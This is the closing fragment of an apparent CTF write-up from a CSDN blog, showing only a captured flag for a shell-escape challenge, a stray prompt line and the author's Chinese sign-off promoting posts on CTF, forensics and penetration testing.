    1 OFPPT-CTF{Pr1s0n_sh3ll_3sc4p3d}
user @ csictf: $ 
-
```

OFPPT-CTF{Pr1s0n_sh3ll_3sc4p3d}

本文来自csdn的**shu天**, 平时会记录**ctf**、**取证**和**渗透**相关的文章, 欢迎大家来我的主页: [shu天_CSDN博客-ctf,取证,web领域博主看看](#)ヽ(@`ω`@)ノ! !